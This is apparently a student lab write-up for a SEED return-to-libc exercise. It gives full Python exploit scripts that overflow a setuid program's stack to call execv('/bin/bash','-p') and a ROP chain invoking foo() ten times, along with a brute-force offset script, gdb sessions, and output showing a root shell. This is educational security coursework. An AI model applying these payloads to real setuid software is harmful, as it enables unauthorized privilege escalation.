

```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./retlib
Address of input[] inside main():  0xffffcde0
Input size: 300
Address of buffer[] inside bof():  0xffffcdb0
Frame Pointer value inside bof():  0xffffcdc8
Segmentation fault
```


- execv() Address: 0xf7e994b0 (Obtained via `gdb`).
- exit() Address: 0xf7e04f80 (Obtained via `gdb`).



```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ sudo ln -sf /bin/dash /bin/sh
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
gdb-peda$ b main
Breakpoint 1 at 0x12ef: file retlib.c, line 33.
gdb-peda$ run
Starting program: /home/seed/Desktop/SSC/Ficha6-ReturnToLibC/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7f07808 --> 0xffa1a0bc --> 0xffa1a40e ("SHELL=/bin/bash")
EBX: 0x0
```


```
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xffffd204) at retlib.c:33
33      {
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

The execv(const char **pathname, char** const argv[]) function requires two specific arguments on the stack, the pathname (pointer to the string "/bin/bash") and the argument Array (argv - pointer to an array of pointers containing { "/bin/bash", "-p", NULL }.)


```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ export MYSHELL=/bin/bash
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ export MYFLAG=-p
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ env | grep MYSHELL
MYSHELL=/bin/bash
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ env | grep MYFLAG
MYFLAG=-p
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$
```


```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ vi var_location.c
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ rm prtenv
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ gcc -m32 -o prtenv var_location.c
```


```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./prtenv
ffffd44b
ffffde92
```


Unlike previous tasks where we relied on Environment Variables (which proved unstable due to shifting stack addresses), we chose to inject the strings and the array directly into the stack buffer. This ensures that the relative distances between the pointers and the strings remain constant.

Memory Layout Plan:

- Offset 0-28: Padding (0xAA).
- Offset 28 (Y): Return Address -> Overwritten with Address of execv.
- Offset 32 (Y+4): Return Address for execv -> Overwritten with Address of exit.
- Offset 36 (Y+8): Argument 1 -> Pointer to string “/bin/bash”.
- Offset 40 (Y+12): Argument 2 -> Pointer to argv array.
- Offset 100: Storage for string “/bin/bash”.
- Offset 120: Storage for string “-p”.
- Offset 144: Storage for the argv array (pointers to offset 100 and 120).

We need to handle the NULL Byte because execv requires the argv array to end with a NULL pointer (4 bytes of zeros) and the strcpy terminates copy operations upon encountering a null byte, so we placed the NULL terminator at the very end of our payload (at the end of the argv array at offset 144). This ensures strcpy copies the entire malicious payload before terminating.

```python
import sys

buff_addr = 0xffffcdb0
execv_addr = 0xf7e994b0
exit_addr  = 0xf7e04f80

# --- CÁLCULOS ---
Y = 28

# Offsets relativos ao buff_addr
bash_offset = 100
flag_offset = 120
argv_offset = 144

# Endereços calculados com o AJUSTE
bash_loc = buff_addr + bash_offset
flag_loc = buff_addr + flag_offset
argv_loc = buff_addr + argv_offset


content = bytearray(0xaa for i in range(300))

# 1. Stack Frame
content[Y:Y+4]     = (execv_addr).to_bytes(4, byteorder='little')
content[Y+4:Y+8]   = (exit_addr).to_bytes(4, byteorder='little')
content[Y+8:Y+12]  = (bash_loc).to_bytes(4, byteorder='little') # Arg1
content[Y+12:Y+16] = (argv_loc).to_bytes(4, byteorder='little') # Arg2

# 2. Dados
content[bash_offset:bash_offset+10] = b"/bin/bash\0"
content[flag_offset:flag_offset+3]  = b"-p\0"

# 3. Array
content[argv_offset:argv_offset+4]     = (bash_loc).to_bytes(4,
byteorder='little')
content[argv_offset+4:argv_offset+8]   = (flag_loc).to_bytes(4,
byteorder='little')
content[argv_offset+8:argv_offset+12]  = (0).to_bytes(4,
byteorder='little')

with open("badfile", "wb") as f:
  f.write(content)
```




```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ vi exploit.py
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ python3 exploit.py
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ls -l badfile
-rw-rw-r-- 1 seed seed 300 Dec 22 19:58 badfile
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./retlib
Address of input[] inside main():  0xffffcde0
Input size: 300
Address of buffer[] inside bof():  0xffffcdb0
Frame Pointer value inside bof():  0xffffcdc8
```


During the initial execution, the exploit failed silently (the program exited without spawning a shell). This indicated that execv was executed but failed to locate the arguments correctly, likely due to a misalignment between the buffer address printed by printf inside main() and the actual stack pointer location during the execv call.

To resolve this, we implemented a brute-force script to adjust the base buffer address (0xffffcdb0) by small increments.

```
#!/bin/bash

echo "Starting scan (-200 a +200)..."

for i in $(seq -200 4 200); do
    if (( $i % 20 == 0 )); then
        echo "Testing offset: $i"
    fi
    python3 exploit_final.py $i
    ./retlib > output_temp.txt
done
```



```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ vi test.sh
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./test.sh
Testing offset adjustment: -200
--------------------------------
Testing offset adjustment: -196
--------------------------------
Testing offset adjustment: -192
--------------------------------
Testing offset adjustment: -188
--------------------------------
Testing offset adjustment: -184
--------------------------------
Testing offset adjustment: -180
--------------------------------
```



```
--------------------------------
Testing offset adjustment: 48
bash-5.0# ls
bash-5.0# whoami
bash-5.0# id
bash-5.0# q
bash: q: command not found
bash-5.0# exit
exit
--------------------------------
```


- Base Address: 0xffffcdb0
- Adjustment Found: +48 bytes
- Effective Buffer Address: 0xffffcde0

With this adjustment, the pointers in the argv array aligned perfectly with the strings in memory.

```python
import sys

base_addr = 0xffffcdb0    # Base address printed by ./retlib
ADJUST = 48               # Adjustment found via brute-force
buff_addr = base_addr + ADJUST

execv_addr = 0xf7e994b0
exit_addr  = 0xf7e04f80
```

```python
# --- Offsets ---
Y = 28                    # Distance to Return Address
bash_offset = 100         # Location for "/bin/bash" string
flag_offset = 120         # Location for "-p" string
argv_offset = 144         # Location for argv[] array

# --- Calculated Addresses ---
bash_loc = buff_addr + bash_offset
flag_loc = buff_addr + flag_offset
argv_loc = buff_addr + argv_offset

# --- Payload Construction ---
content = bytearray(0xaa for i in range(300))

# 1. Stack Frame for execv
# Layout: [ execv_addr ] [ exit_addr ] [ ptr to "/bin/bash" ] [ ptr to
argv[] ]
content[Y:Y+4]     = (execv_addr).to_bytes(4, byteorder='little')
content[Y+4:Y+8]   = (exit_addr).to_bytes(4, byteorder='little')
content[Y+8:Y+12]  = (bash_loc).to_bytes(4, byteorder='little')
content[Y+12:Y+16] = (argv_loc).to_bytes(4, byteorder='little')

# 2. Inject Strings into Buffer
content[bash_offset:bash_offset+10] = b"/bin/bash\0"
content[flag_offset:flag_offset+3]  = b"-p\0"

# 3. Construct argv[] Array in Buffer
# Array Content: { &"/bin/bash", &"-p", NULL }
content[argv_offset:argv_offset+4]    = (bash_loc).to_bytes(4,
byteorder='little')
content[argv_offset+4:argv_offset+8]  = (flag_loc).to_bytes(4,
byteorder='little')
content[argv_offset+8:argv_offset+12] = (0).to_bytes(4,
byteorder='little')

with open("badfile", "wb") as f:
  f.write(content)
```

After running the exploit script and executing the vulnerable program ./retlib, the attack was successful. The program spawned a shell with root privileges, bypassing the Dash countermeasure.




```
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ touch badfile
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ python3 exploit.py
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ls -l badfile
-rw-rw-r-- 1 seed seed 300 Dec 22 20:12 badfile
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./retlib
Address of input[] inside main():  0xffffcde0
Input size: 300
Address of buffer[] inside bof():  0xffffcdb0
Frame Pointer value inside bof():  0xffffcdc8
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0# whoami
root
bash-5.0# ls
badfile     Makefile         peda-session-retlib.txt  retlib    test.sh
exploit.py  output_temp.txt  prtenv                   retlib.c  var_location.c
bash-5.0# exit
exit
[12/22/25]seed@VM:~/.../Ficha6-ReturnToLibC$ 
```

5. Task 5: Return-Oriented Programming

The goal of this task is to chain multiple function calls together using the Return-Oriented Programming (ROP) technique. Specifically, we are required to invoke the unused function `foo()` 10 times consecutively, followed by an invocation of `execv()` to obtain a root shell.

We reused the addresses found in Task 4 for the `execv` chain (system arguments and string locations). Additionally, we utilized `gdb` to identify the memory address of the `foo()` function within the `retlib` binary.



```
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="
?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "==
"?
  if pyversion is 3:
Reading symbols from retlib...
gdb-peda$ p foo
$1 = {void ()} 0x12b0 <foo>
gdb-peda$ quit
```

Note: The address returned by gdb is `0x12b0`, but the actual runtime address used in our exploit is `0x565562b0`. This is due to the binary being compiled as a Position Independent Executable (PIE). gdb initially displays the offset relative to the binary's base address rather than the absolute runtime address. By analyzing the runtime memory map or debugging a running process, we determined the correct base address to calculate the final location.


To implement the attack, we constructed a **ROP Chain** on the stack. The strategy relies on the `ret` instruction. As explained in the Guidelines, every time a function returns, it pops the return address out of the stack, and then jump to the return address. By placing the address of `foo` on the stack 10 times in a row, each completion of `foo` triggers a jump to the next `foo`. The final return jumps to `execv`. The `ADJUST` constant was kept as necessary to account for slight memory offset differences between the gdb debugging environment and the actual shell environment.

The final exploit script is shown below:

```python
#!/usr/bin/env python3
import sys

base_addr = 0xffffcdc0   # Base address printed by ./retlib
ADJUST = 48              # Keep adjustment found via brute-force
buff_addr = base_addr + ADJUST

foo_addr = 0x565562b0
execv_addr = 0xf7e994b0
exit_addr  = 0xf7e04f80

# --- Offsets ---
Y = 28                    # Distance to Return Address
bash_offset = 100         # Location for "/bin/bash" string
flag_offset = 120         # Location for "-p" string
argv_offset = 144         # Location for argv[] array

# --- Calculated Addresses ---
bash_loc = buff_addr + bash_offset
flag_loc = buff_addr + flag_offset
argv_loc = buff_addr + argv_offset

# --- Payload Construction ---
content = bytearray(0xaa for i in range(300))

# 1. Stack Frame
# Write foo() address 10 times
current_offset = Y
for i in range(10):
    content[current_offset : current_offset+4] = (foo_addr).to_bytes(4,
byteorder='little')
    current_offset += 4
# After foo(), the call to execv()
content[current_offset : current_offset+4] = (execv_addr).to_bytes(4,
byteorder='little')
current_offset += 4
# exit address
content[current_offset : current_offset+4] = (exit_addr).to_bytes(4,
byteorder='little')
current_offset += 4
# First arg (&"/bin/bash")
content[current_offset : current_offset+4] = (bash_loc).to_bytes(4,
byteorder='little')
current_offset += 4
# Second arg (&argv[])
content[current_offset : current_offset+4] = (argv_loc).to_bytes(4,
byteorder='little')
```


```python
# 2. Inject Strings into Buffer
content[bash_offset:bash_offset+10] = b"/bin/bash\0"
content[flag_offset:flag_offset+3]  = b"-p\0"

# 3. Construct argv[] Array in Buffer
# Array Content: { &"/bin/bash", &"-p", NULL }
content[argv_offset:argv_offset+4]    = (bash_loc).to_bytes(4,
byteorder='little')
content[argv_offset+4:argv_offset+8]  = (flag_loc).to_bytes(4,
byteorder='little')
content[argv_offset+8:argv_offset+12] = (0).to_bytes(4,
byteorder='little')

with open("badfile", "wb") as f:
  f.write(content)
```

With the updated code, we generated the `badfile` containing the chained payload.



```
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ touch badfile
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Dec 23 16:11 badfile
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ python3 exploit.py
ROP Chain gerada com foo em 0x565562b0
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ls -l badfile
-rw-rw-r-- 1 seed seed 300 Dec 23 16:11 badfile
```

Upon executing the vulnerable program with this input, the `foo()` function was successfully invoked 10 times, followed by the spawning of a root shell.



```
[12/23/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0# whoami
root
bash-5.0# ls
badfile     Makefile         peda-session-retlib.txt  retlib    test.sh
exploit.py  output_temp.txt  prtenv                   retlib.c  var_location.c
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0# 
```